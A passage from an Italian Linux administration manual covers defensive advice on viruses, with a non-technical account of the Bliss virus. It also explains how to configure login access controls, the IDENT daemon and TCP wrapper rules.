In linea di principio, non ci sono difese che tengano contro un virus o un cavallo di Troia realizzati con perizia. Tuttavia, qualche accorgimento può essere utile, soprattutto se si ritiene che il proprio sistema operativo di partenza sia abbastanza «sicuro» (cosa che comunque non si può dimostrare). In generale valgono le solite raccomandazioni che si fanno in queste occasioni.

- Evitare di utilizzare software che non sia stato compilato personalmente, dopo un esame attento dei sorgenti, o comunque, evitare di utilizzare software compilato da persone sconosciute e anche da persone conosciute per le quali non si può verificare l'autenticità dell'origine.
- Evitare di abilitare l'esecuzione di script e programmi incorporati in documenti ottenuti attraverso la rete (file HTML e posta elettronica principalmente).
- Evitare di usare il sistema in qualità di utente '**`root`**' quando non serve: un virus avrebbe i privilegi necessari per infettare tutto il sistema, mentre un cavallo di Troia avrebbe accesso a tutti i file di dispositivo.
- Utilizzare un sistema di scansione realizzato appositamente per verificare le alterazioni nei file, come AIDE e Tripwire (capitolo 188).

[3] Teoricamente i file HTML possono incorporare anche molti altri tipi di script, purché il navigatore sia poi in grado di interpretarli.

183.5 Bliss

Un sistema Unix è l'ideale per realizzare un virus con grande facilità. Non serve nemmeno essere programmatori; basterebbe appena sapere scrivere uno script di shell.

Qui non si vuole e non si può mostrare un esempio pratico di virus del genere, perché la diffusione di tali informazioni potrebbe invogliare le solite persone di poco conto a realizzarne dei propri. Tuttavia, la descrizione di massima del funzionamento di un virus reale può essere di aiuto per comprendere il problema.

Bliss è stato il primo virus realizzato specificatamente per i sistemi GNU/Linux, che comunque potrebbe essere ricompilato facilmente per la maggior parte dei sistemi Unix. Le informazioni sul suo funzionamento sono state ottenute da un'analisi condotta da Ray Lehtiniemi, come documentato in *Bliss, a Linux "virus"* di Axel Boldt.

Bliss si attacca ai file eseguibili (compresi gli script) nella loro parte iniziale, aggiungendo in coda una stringa di riconoscimento (una firma, ovvero un'impronta virale). Quando si avvia un programma infettato in questo modo, in realtà si mette in funzione il virus, che fa le sue cose e poi estrae il file originale salvandolo temporaneamente in '`/tmp/.bliss-tmp.`*pid*' (*pid* rappresenta il numero del processo), da dove poi provvede a metterlo in funzione.

> È da osservare che tutto è molto semplice, al contrario di tanti virus realizzati per sistemi Dos e successivi, in cui si arriva ad alterare le istruzioni del codice eseguibile che viene infettato.

Bliss è evidentemente solo una dimostrazione di questo pericolo. Qui sono stati trascurati tanti dettagli sul suo funzionamento che riguardano però lo scopo «pratico». Ma per comprendere cosa può fare un virus, basta solo un po' di fantasia. Si intuisce facilmente il pericolo di un virus latente, che non fa nulla di eclatante per mostrarsi, rimanendo in attesa di fare ciò per cui è stato creato e messo in circolazione.

183.6 Riferimenti

- Axel Boldt, *Bliss, a Linux "virus"*

  <math-www.uni-paderborn.de/~axel/bliss/>

Filtri di accesso standard

Il primo punto su cui intervenire per affrontare i problemi di sicurezza di un sistema, è quello del filtro di accesso. Questo compito è svolto fondamentalmente da Login, che può essere configurato in modo differente a seconda dell'organizzazione della propria distribuzione GNU.

184.1 Configurazione di Login

Il programma che si occupa di controllare chi accede attraverso una console o un terminale al sistema, ovvero Login, potrebbe offrire qualche strumento minimo di configurazione per controllare gli accessi. In generale, la presenza del file '`/etc/nologin`' impedisce l'accesso e il file '`/etc/securetty`' stabilisce da quali terminali può accedere l'utente '**`root`**'.

Alcuni tipi di Login permettono di controllare l'accesso degli utenti comuni attraverso la configurazione del file '`/etc/usertty`'; altri potrebbero utilizzare la configurazione di '`/etc/login.access`'. Qui viene mostrato come si potrebbero utilizzare questi file, quando il programma Login che si ha a disposizione ne prevede l'uso.

Per sapere esattamente come è organizzato il proprio Login, è indispensabile leggere la sua pagina di manuale, *login(1)*, tenendo conto però, che potrebbe anche non essere aggiornata.

184.1.1 /etc/usertty

Attraverso il file '`/etc/usertty`' è possibile limitare l'accesso degli utenti. Solitamente non viene utilizzato e la sua mancanza consente a tutti gli utenti del sistema di accedere da dove vogliono, quando vogliono, a parte la restrizione che riguarda l'utente '**`root`**' in base alla configurazione del file '`/etc/securetty`'.

In linea di massima, se il programma Login è stato compilato in modo da utilizzarlo, il file '`/etc/usertty`' permette di definire l'origine e la fascia oraria attraverso cui ogni utente può accedere.

Il file '`/etc/usertty`' può contenere commenti, introdotti dal simbolo '`#`' e terminati dalla fine della riga; inoltre può contenere righe bianche o vuote, che vengono ignorate. Per il resto, le direttive che può contenere sono raggruppate in tre sezioni possibili, denominate: '**`CLASSES`**', '**`GROUPS`**' e '**`USERS`**'.

```
CLASSES | GROUPS | USERS
elemento    origine ...
...
```

Ognuna delle tre sezioni inizia con la parola chiave che la identifica, scritta con tutti i caratteri maiuscoli, come si vede dallo schema sintattico. Le righe seguenti, fino all'indicazione della sezione successiva, rappresentano la definizione di elementi della sezione a cui si abbinano delle origini. In pratica,

```
elemento  origine ...
```

serve a definire il nome di un elemento riferito alla sezione a cui appartiene, il quale consente l'accesso dalle origini indicate. Tra il nome e l'elenco di origini si possono utilizzare uno o più spazi orizzontali (comprese le tabulazioni); l'elenco dei nomi è separato a sua volta attraverso altri spazi orizzontali.

Un'origine, nel senso degli schemi sintattici mostrati, rappresenta un terminale o un nodo espressi in qualche modo, da cui l'utente che vi appartiene può accedere. L'origine può contenere anche l'indicazione di una fascia oraria in cui è consentito l'accesso.

La cosa migliore, per cominciare, è mostrare un esempio in cui appare l'uso di tutte le sezioni.

```
CLASSES
terminale_console       tty1 tty2 tty3 tty4 tty5 tty6
elaboratore_locale      @localhost
rete_locale             @.brot.dg @192.168.1.0/255.255.255.0

GROUPS
studenti                rete_locale tty1
prof                    terminale_console elaboratore_locale rete_locale

USERS
tizio                   tty1 tty2 tty3
caio                    tty4 tty5 tty6
*                       rete_locale
```

L'esempio mostra la sequenza normale nell'indicazione delle sezioni. La prima, '**`CLASSES`**', permette di definire delle classi, ovvero dei nomi che possono essere richiamati nelle altre sezioni. A fianco di ogni nome di classe viene riportato l'elenco delle origini a cui queste fanno riferimento. Intuitivamente, si intende che la classe '**`terminale_console`**' rappresenta gli accessi provenienti da una console virtuale qualunque, da '`/dev/tty1`' a '`/dev/tty6`'; nello stesso modo si può comprendere che la classe '**`rete_locale`**' rappresenta tutti gli accessi provenienti da nodi appartenenti al dominio *`brot.dg`* o alla sottorete 192.168.1.*.

La sezione '**`GROUPS`**' permette di definire dei gruppi, secondo quanto riportato nel file '`/etc/group`', abbinando agli utenti relativi la possibilità di accedere attraverso origini determinate. Nell'esempio, gli utenti del gruppo '**`studenti`**' possono accedere dagli accessi definiti dalla classe '**`rete_locale`**' e anche dalla prima console ('`/dev/tty1`').

La sezione '**`USERS`**' permette di definire l'accesso dei singoli utenti. Per esempio, l'utente '**`tizio`**' può accedere solo dalle prime tre console virtuali.

In generale, se un utente ricade all'interno della definizione di un elemento della sezione '**`GROUPS`**' e anche in uno della sezione '**`USERS`**', le sue possibilità di accesso sono date dall'unione delle due.

All'interno della sezione '**`USERS`**' può apparire un elemento speciale, l'asterisco ('**`*`**'), che rappresenta qualsiasi utente. Seguendo l'esempio, oltre ai nominativi indicati esplicitamente, si fa in modo che ogni utente possa accedere da qualunque nodo della rete locale.

A parte la comprensione intuitiva, le origini possono essere espresse in modi differenti, secondo uno degli schemi seguenti.

classe
dispositivo_di_terminale
`@.`*dominio*
`@`*numero_ipv4* **/** *maschera*
`@localhost`

Quanto mostrato rappresenta solo una prima approssimazione; in ogni caso, un'origine può essere espressa da:

1. il nome di una classe definita precedentemente;
2. il nome del file di dispositivo del terminale corrispondente, togliendo il percorso '`/dev/`';
3. un nome di dominio che rappresenta tutti i nodi che gli appartengono;
4. l'indirizzo di una sottorete, composto dal numero IPv4 e dalla maschera relativa;
5. la sigla '**`@localhost`**' che rappresenta un accesso proveniente dallo stesso sistema locale.

Tuttavia, l'origine può contenere anche l'indicazione di una fascia oraria in cui quella tale origine fisica (o logica) può avere accesso. Naturalmente, questo vale per tutti i casi visti, escluso le classi, che in realtà servono per definire un gruppo di origini complete.

Una fascia oraria viene indicata davanti a un'origine di quelle elencate fino a questo punto e la si distingue perché è racchiusa tra parentesi quadre. La fascia oraria può contenere l'indicazione di uno o più giorni della settimana e di uno o più intervalli orari. La fascia oraria è composta quindi da un elenco di elementi, separati da due punti verticali ('`:`'). Si osservi l'esempio seguente:

```
[mon:tue:wed:thu:fri:8-17:20]
```

L'esempio rappresenta una fascia oraria corrispondente all'intervallo dalle 8:00 alle 17:59 e dalle 20:00 alle 20:59, di tutti i giorni da lunedì a venerdì. Intuitivamente si comprende che esiste un'approssimazione obbligata di un'ora per gli intervalli orari e che non è possibile indicare informazioni sui giorni diversi da un ambito strettamente settimanale.

Una fascia oraria di questo tipo deve contenere almeno un'indicazione di un intervallo orario.

Per un esempio più completo, si osservi il pezzo seguente del file '`/etc/usertty`' che rappresenta una sezione '**`USERS`**'. L'utente '**`tizio`**' può accedere dalla prima console virtuale solo il sabato e la domenica dalle 8:00 alle 22:59; poi può accedere anche dalle origini specificate dalla classe '**`rete_locale`**', dato che ciò è concesso indistintamente per tutti gli utenti.

```
USERS
tizio                   [sat:sun:8-22]tty1
caio                    tty4 tty5 tty6
*                       rete_locale
```

184.1.2 /etc/login.access

Il file '`/etc/login.access`' svolge funzioni simili a '`/etc/usertty`'. Il suo scopo è quello di definire chi può o non può accedere al sistema, in base all'origine da cui tenta di accedere. A differenza di '`/etc/usertty`', non è possibile definire delle fasce orarie; ma per questo viene in aiuto il file di configurazione '`/etc/porttime`'.

Il file '`/etc/login.access`' può contenere commenti, preceduti dal simbolo '`#`', righe bianche e righe vuote. Per il resto si tratta di direttive in forma di record composti da tre campi separati attraverso il simbolo di due punti ('`:`'). Si osservi lo schema sintattico seguente:

permesso : *elenco_utenti* : *origini*

Il primo campo può contenere solo i simboli '`+`' e '`-`', che indicano rispettivamente la concessione o il rifiuto all'accesso.

+ | - : *elenco_utenti* : *origini*

Le direttive vengono lette sequenzialmente nel momento in cui un utente tenta di accedere; la prima a cui corrisponde l'utente stesso, è quella che viene applicata. Se nessuna direttiva corrisponde, l'accesso viene concesso.

L'elenco degli utenti, è un elenco spaziato di nomi di utente o di gruppo. In generale, viene cercata prima la corrispondenza con il nome dell'utente e solo dopo si prova con il gruppo. Tuttavia, la corrispondenza con il gruppo avviene solo se l'utente in questione è aggregato esplicitamente al gruppo stesso. Questo significa che se l'utente '**`tizio`**' è abbinato al gruppo '**`lavoro`**', ma nel file '`/etc/group`' questo non è indicato, l'utente in questione non verrà riconosciuto come appartenente a tale gruppo.

Nel secondo campo può apparire anche la parola chiave '**`ALL`**', ovvero un jolly che rappresenta tutti gli utenti.

Nel terzo campo si indicano le origini da cui potrebbero provenire i tentativi di accesso; anche in questo caso si tratta di un elenco spaziato. Può trattarsi di:

- terminali locali, ovvero console virtuali, rappresentati dai nomi dei file di dispositivo senza l'indicazione del percorso ('**`tty1`**', '**`tty2`**', ecc.);
- nomi di dominio completo o parziale (si riconoscono perché iniziano con un punto);
- indirizzi IP, che in tal caso devono terminare con un punto;
- nomi di domini NIS, che iniziano con il simbolo '`@`'.

Nel terzo campo possono apparire anche le parole chiave '**`ALL`**' e '**`LOCAL`**', che indicano rispettivamente tutte le origini, oppure solo le origini locali (ovvero qualunque stringa che non contenga un punto).

Viene mostrato un esempio descritto attraverso dei commenti:

```
# L'utente root può accedere solo da origini locali.
+:root:LOCAL

# Gli utenti tizio, caio e semproni possono accedere dalle prime
# sei console virtuali, dal nodo locale e anche da roggen.brot.dg.
+:tizio caio semproni:tty1 tty2 tty3 tty4 tty5 tty6
+:tizio caio semproni:localhost roggen.brot.dg

# Tutte le altre combinazioni di accesso non sono consentite.
-:ALL:ALL
```

184.1.3 /etc/porttime

Il file di configurazione '`/etc/porttime`' completa le funzionalità di '`/etc/login.access`'. Il suo utilizzo effettivo dipende da Login e probabilmente dalla configurazione attraverso '`/etc/login.defs`', descritto nel capitolo 55.

Il file '`/etc/porttime`' permette di definire delle combinazioni tra i terminali di accesso e i tempi in cui gli utenti possono accedere. Il file può contenere commenti, preceduti dal simbolo '`#`', righe bianche e righe vuote. Per il resto si tratta di direttive in forma di record composti da tre campi separati attraverso il simbolo di due punti ('`:`'). Si osservi lo schema sintattico seguente:

terminale [, *terminale*]...:*utente* [, *utente*]...:*periodo* [, *periodo*]...

I tre campi consentono l'indicazione di elenchi di elementi, separati attraverso una virgola. Il primo campo rappresenta il nome di uno o più terminali, così come sono identificati dai file di dispositivo (senza il percorso); in particolare, per indicare tutti i terminali, si può usare l'asterisco. Il secondo campo è un elenco di utenti a cui si vuole applicare la direttiva; anche in questo caso si può usare l'asterisco per indicarli tutti. Il terzo campo indica i periodi di accesso, attraverso una stringa un po' articolata:

*sigle_giorni_settimana**ora_inizio*-*ora_fine*

I giorni della settimana si esprimono attraverso sigle particolari, come si vede nella tabella 184.1; se necessario si possono unire più sigle assieme.

Tabella 184.1. Elenco delle sigle utilizzabili per identificare i giorni della settimana.

Sigla	Significato
Al	Tutti i giorni della settimana.
Wk	I giorni dal lunedì al venerdì.
Mo	Il lunedì.
Tu	Il martedì.
We	Il mercoledì.
Th	Il giovedì.
Fr	Il venerdì.
Sa	Il sabato.
Su	La domenica.

Gli orari si indicano con stringhe di quattro cifre numeriche, dove la prima coppia di cifre rappresenta l'ora e la seconda i minuti. Per esempio,

```
*:tizio,caio:Wk1630-2400
```

consente l'accesso da parte degli utenti '**tizio**' e '**caio**' tutti i giorni dal lunedì al venerdì dalle ore 16:30 alla mezzanotte. L'esempio seguente, invece, consente solo all'utente '**root**' di accedere attraverso '`/dev/console`', escludendo tutti gli altri utenti:

```
console:root:Al0000-2400
console:*:
```

> La prima direttiva per la quale si ottenga corrispondenza tra i primi due campi e l'utente che tenta di accedere, è quella che si applica. Se nel seguito ci fossero direttive più permissive, queste non verrebbero applicate.

L'esempio seguente esclude l'accesso di tutti gli utenti, incluso l'utente '**root**', perché la seconda direttiva non viene presa in considerazione:

```
*:*:
*:*:Al0000-2400
```

Infine, l'esempio seguente consente l'accesso all'utente '**tizio**' solo nei giorni di lunedì e martedì:

```
*:tizio:MoTu0000-2400
```

Per come è stato descritto, questo file di configurazione permette soltanto di impedire gli accessi al di fuori degli orari stabiliti. Per imporre che siano rispettati i tempi, occorre il demone '**logoutd**', descritto nella pagina di manuale *logoutd(8)*, il cui scopo è di sorvegliare in tal senso, imponendo la chiusura delle connessioni quando queste superano gli orari previsti.

Protocollo IDENT

In quasi tutte le distribuzioni GNU, nella configurazione del supervisore dei servizi di rete è prevista l'attivazione del servizio IDENT, corrispondente alla porta '**auth**' (113). Nel caso di Inetd, il file '`/etc/inetd.conf`' potrebbe contenere una riga simile a quella seguente:

```
auth  stream  tcp  nowait  nobody  /usr/sbin/in.identd in.identd -l -e -o
```

In alternativa, se il proprio sistema GNU è configurato diversamente, la riga in questione potrebbe essere più simile a quella seguente:

```
ident  stream  tcp  nowait  nobody  /usr/sbin/identd identd -l -e -o
```

Il demone '**identd**' ha lo scopo di controllare i collegamenti per mezzo del protocollo TCP. In tal modo è in grado di informare il nodo all'altro capo del collegamento sul nominativo-utente di chi esegue quel collegamento. Si osservi la figura 185.1.

Figura 185.1. Il protocollo IDENT serve a fornire alla controparte le informazioni necessarie a identificare l'utente che ha in corso una connessione TCP particolare.

```
.-------------. porta 1108       porta 23 .-------------.
|   nodo A    |-------------------------->|   nodo B    |
|  identd in  |      Connessione TCP      |             |
|  funzione   |<--.                       |             |
`-------------'   |                       `-------------'
                  |     Protocollo IDENT      |
                  `---------------------------'
         «Chi è che ha attivato la connessione 23,1108?»
```

Seguendo l'esempio della figura, se un utente del nodo «A» ha iniziato una connessione TCP con il nodo «B» (in questo caso si tratta di TELNET), dal nodo «B» può essere richiesto al nodo «A» di fornire le informazioni sull'utente che esegue il processo responsabile del collegamento. Come si vede, tale richiesta viene fatta usando il protocollo IDENT e la risposta può essere fornita solo se l'origine gestisce tale servizio.

Fornire questo tipo di informazione è utile, al contrario di ciò che si potrebbe pensare, purché il demone '**identd**' non sia stato compromesso e fornisca informazioni corrette. Se un utente di un sistema che fornisce il servizio IDENT, utilizzando il protocollo TCP, cercasse di aggredire un qualche nodo esterno, l'amministratore di questo potrebbe ottenere il nominativo-utente di questa persona attraverso il protocollo IDENT. Successivamente, tale amministratore avrebbe modo di essere più dettagliato nel riferire l'accaduto al suo collega del sistema da cui è originato l'attacco, a tutto vantaggio di questo ultimo amministratore.

185.1 Avvio del demone

Il demone '**identd**' [1] è in grado di fornire alla controparte di una connessione TCP il nominativo-utente del proprietario del processo che l'ha avviata. '**identd**' può fornire anche altre informazioni, ma questo non rappresenta il suo scopo normale, che è invece quello di consentire il monitoraggio degli accessi da parte dei destinatari delle connessioni.[2]

/usr/sbin/in.identd [*opzioni*]

È il caso di sottolineare che, per fornire esclusivamente le informazioni strettamente necessarie al raggiungimento di tale obiettivo, si utilizzano normalmente le opzioni '**-l**', '**-e**', '**-o**' ed eventualmente si può valutare la possibilità di aggiungere anche '**-n**'.

[1] **Netstd** software libero con licenza speciale

[2] Se la propria distribuzione GNU distingue un pacchetto specifico per il demone '**identd**', questo potrebbe chiamarsi Pidentd. In altri casi, potrebbe far parte del pacchetto di base per la gestione dei servizi di rete.

‘**identd**’ è in grado di conoscere esclusivamente l’utente «reale» del processo. Per cui, un processo avviato con il bit SUID attivo otterrà i privilegi dell’utente proprietario del file binario, pertanto sarà questo utente a essere mostrato da ‘**identd**’.

Tabella 185.1. Alcune opzioni della riga di comando di ‘**identd**’.

Opzione	Descrizione
`-b`	Utilizzando l’opzione ‘**-b**’ si permette l’avvio di ‘**identd**’ in modo indipendente dal supervisore dei servizi di rete. In generale, si preferisce attivare il servizio IDENT attraverso il supervisore dei servizi di rete. Se viene utilizzata questa opzione, è necessario indicarne delle altre per informare ‘**identd**’ di una serie di cose che altrimenti sono gestite dal supervisore dei servizi di rete. Per conoscerle si può consultare la pagina di manuale *identd(8)*.
`-l`	Attiva la registrazione delle richieste IDENT nel registro del sistema. Non si tratta della registrazione dei nomi degli utenti che si connettono, ma delle sole richieste fatte dai nodi remoti che chiedono «chiarimenti» sulle connessioni partite dal sistema locale verso di loro.
`-o`	Fa in modo che non venga rivelato il nome del sistema operativo. Al suo posto viene restituita la parola ‘**OTHER**’.
`-e`	Fa in modo di non specificare la motivazione degli errori. Senza questa opzione, ‘**identd**’ potrebbe restituire informazioni del tipo: ‘**NO-USER**’, ‘**INVALID-PORT**’. Con questa opzione, l’unico messaggio di errore è ‘**UNKNOWN-ERROR**’.
`-n`	Utilizzando questa opzione, si fa in modo che ‘**identd**’ non fornisca il nome dell’utente proprietario del processo che instaura la connessione, restituendo al suo posto il numero UID.
`-N`	Permette agli utenti di nascondersi attraverso la creazione di un file ‘`~/.noident`’. È chiaro che per gli scopi in cui è utile tale servizio, questa opzione non deve essere usata; diversamente un aggressore che non vuole essere identificato potrebbe bloccare facilmente ‘**identd**’.

L’esempio seguente rappresenta l’utilizzo normale di ‘**identd**’, attraverso la dichiarazione all’interno della configurazione del supervisore dei servizi di rete; in questo caso il file ‘`/etc/inetd.conf`’. Si può osservare l’uso delle opzioni ‘**-l**’, ‘**-e**’ e ‘**-o**’, con cui si attiva l’annotazione nel registro del sistema, si eliminano le informazioni sul sistema operativo e sul tipo di errori commessi durante l’interrogazione del servizio.

```
# /etc/inetd.conf
#...
auth  stream  tcp  nowait  nobody  /usr/sbin/in.identd in.identd -l -e -o
```

Si osservi l’assenza del richiamo al TCP wrapper, dal momento che questo servizio deve essere accessibile a tutti i nodi e non solo a quelli che passano il filtro stabilito all’interno di ‘`/etc/hosts.allow`’ e ‘`/etc/hosts.deny`’. Inoltre, il TCP wrapper non può essere utilizzato soprattutto perché esso stesso può essere configurato per interrogare l’origine di una richiesta attraverso il protocollo IDENT, formando in tal caso un ciclo senza fine.

185.2 Interrogazione del servizio e librerie

A quanto pare manca un programma di servizio specifico per l'interrogazione del servizio IDENT; in pratica si deve utilizzare un cliente TELNET verso la porta 113 (denominata '**`auth`**').

Il primo problema è quello di scoprire le porte della connessione che si intende verificare alla fonte. Questo lo si fa con '**`netstat`**'. A titolo di esempio, si immagina di essere nel nodo «B» dello schema mostrato nella figura 185.1 e di volere verificare l'origine di una connessione TELNET proveniente dal nodo «A» (proprio come mostrava la figura).

Prima di tutto, si deve scoprire che esiste una connessione TELNET (sospetta), cosa che avviene attraverso la lettura dei messaggi del registro del sistema. Purtroppo, se il TCP wrapper non è configurato correttamente, potrebbe mancare l'indicazione delle porte utilizzate, costringendo ad andare un po' per tentativi. Si suppone che sia in corso attualmente un'unica connessione di questo tipo, in tal caso la lettura del rapporto di '**`netstat`**' non può generare equivoci.

$ **`netstat -n`**

Il rapporto potrebbe essere piuttosto lungo. Per quello che riguarda questo esempio, si potrebbe notare l'estratto seguente:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 192.168.254.1:23        192.168.1.1:1108        ESTABLISHED
...
```

Il punto di vista è quello del nodo 192.168.254.1, mentre il nodo remoto è 192.168.1.1. Per interrogare il servizio IDENT presso il nodo remoto si utilizza un cliente TELNET nel modo seguente (eventualmente, al posto del nome '**`auth`**' si può indicare direttamente il numero: 113).

$ **`telnet 192.168.1.1 auth`**[*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
```

`1108 , 23`[*Invio*]

```
1108 , 23 : USERID : OTHER :tizio
Connection closed by foreign host.
```

Così si viene a conoscere che la connessione è intrattenuta dall'utente '**`tizio@192.168.1.1`**'.

Un demone di un servizio qualunque potrebbe essere modificato in modo da utilizzare sistematicamente il protocollo IDENT per interpellare i clienti, annotando nel registro del sistema gli utenti che accedono. Per questo e altri utilizzi, esiste la libreria '**`libident`**', disponibile con quasi tutte le distribuzioni GNU.

Probabilmente, solo la distribuzione Debian acclude il demone '**`identtestd`**' assieme alla libreria '**`libident`**'. Si tratta di un programma da collocare nel file di configurazione del supervisore dei servizi di rete, per esempio '`/etc/inetd.conf`', collegandolo a una porta non utilizzata, il cui scopo è solo quello di restituire le informazioni di chi dovesse fare un tentativo di accesso attraverso un cliente TELNET su quella stessa porta. In pratica, '**`identtestd`**' serve esclusivamente per verificare il funzionamento del proprio servizio IDENT.

Nel caso si utilizzi Inetd, si attiva il servizio (diagnostico) attraverso una riga come quella seguente, nel file '`/etc/inetd.conf`'.

```
9999  stream  tcp  nowait  root  /usr/sbin/in.identtestd in.identtestd
```

Una volta riavviato il supervisore dei servizi di rete, si può interpellare tale «servizio» con un cliente TELNET da un nodo in cui è presente IDENT, per verificarne il funzionamento. Si osservi l'esempio.

telnet 192.168.1.1 9999[*Invio*]

```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
Welcome to the IDENT server tester, version 1.9

(Linked with libident-libident 0.21 Debian 4)

Connecting to Ident server at 192.168.254.1...
Querying for lport 2252, fport 9999....
Reading response data...
Userid response is:
   Lport........ 2252
   Fport........ 9999
   Opsys........ OTHER
   Charset...... <not specified>
   Identifier... root
Connection closed by foreign host.
```

TCP wrapper più in dettaglio

L'uso del TCP wrapper (il programma '**tcpd**') è già stato descritto in modo sommario nel capitolo 135. In quella fase sono state trascurate le sue potenzialià di controllo, che possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione del TCP wrapper avviene esclusivamente attraverso i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', all'interno dei quali si possono utilizzare direttive più complesse di quelle già viste in precedenza. In ogni caso, è bene ribadire che lo scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo del supervisore dei servizi di rete e di altri servizi che incorporano il TCP wrapper attraverso delle librerie. La verifica inizia dal file '`/etc/hosts.allow`' e continua con '`/etc/hosts.deny`', fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file '`/etc/hosts.allow`', l'accesso è consentito; se la corrispondenza avviene con una direttiva di '`/etc/hosts.deny`', l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

186.1 Limiti e particolarità del TCP wrapper

In generale, le connessioni RPC non si riescono a controllare facilmente con il TCP wrapper. In particolare, i servizi annotati come RPC-TCP nel file di configurazione del supervisore dei servizi di rete non sono gestibili attraverso il programma '**tcpd**'.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file '`/etc/inetd.conf`' con l'opzione '**wait**' e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da '**tcpd**'.

Alcuni dettagli di funzionamento di '**tcpd**' sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione '**-DPARANOID**', con la quale è come se fosse sempre attivo il jolly '**PARANOID**' nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di solito, i pacchetti già compilati del TCP wrapper sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurarlo come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Le due sintassi possibili sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

186.2 Configurazione del TCP wrapper

In questa sezione viene mostrata in particolare la sintassi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', quando nella fase di compilazione di '**tcpd**' non è stata abilitata l'estensione '**PROCESS_OPTIONS**'; in pratica quella più limitata. Negli esempi si mostreranno anche le corrispondenze con il secondo tipo di formato, che può essere approfondito leggendo *hosts_options(5)*.

elenco_di_demoni : *elenco_di_clienti* [: *comando_di_shell*]

La sintassi mostrata, che si riferisce al tipo più semplice di formato delle direttive di questi file, potrebbe essere trasformata in quello più complesso nel modo seguente:

elenco_di_demoni : *elenco_di_clienti* [: `spawn` *comando_di_shell*]

Quando non si sa quale sia il formato giusto per il proprio '**`tcpd`**', basta provare prima quello più semplice. Se non va bene si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di clienti, sono già stati descritti nel capitolo 135. Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, cosa che spiega la necessità di separare i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale ('**`%`**') seguito da una lettera, che vengono espanse da '**`tcpd`**' ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 186.1).

Tabella 186.1. Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Variabile	Contenuto
%a	L'indirizzo del nodo cliente.
%A	L'indirizzo del nodo servente.
%c	L'informazione completa del nodo cliente per quanto disponibile.
%d	Il nome del processo del demone.
%h	Il nome del nodo cliente o l'indirizzo se il nome non è disponibile.
%H	Il nome del nodo servente o l'indirizzo se il nome non è disponibile.
%n	Il nome del nodo cliente o '**`unknown`**' o '**`paranoid`**'.
%N	Il nome del nodo servente o '**`unknown`**' o '**`paranoid`**'.
%p	Il numero del processo del demone.
%s	Informazione completa del nodo servente per quanto disponibile.
%u	Il nome dell'utente del nodo cliente o '**`unknown`**'.
%%	Un simbolo di percentuale singolo.

Una direttiva può contenere il simbolo di due punti ('**`:`**') all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: '**`\:`**'.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

186.2.1 Demoni e clienti specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni che i clienti che accedono.

Quando il servente ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta. In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

demone@*modello_servente*

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly '**`ALL`**' che li rappresenta tutti.

Il modello del servente serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di clienti, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere dal TCP wrapper la verifica del nominativo-utente del processo avviato dal cliente per la connessione. Si veda per questo, quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

modello_utente @*modello_cliente*

Utilizzando questa forma, '**`tcpd`**', prima di concedere l'accesso al servizio, interpella il cliente attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

> Se il cliente non risponde a questo protocollo, si crea una pausa di ritardo di circa 10 s. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: '**`ALL`**', '**`KNOWN`**' e '**`UNKNOWN`**'. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del cliente è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

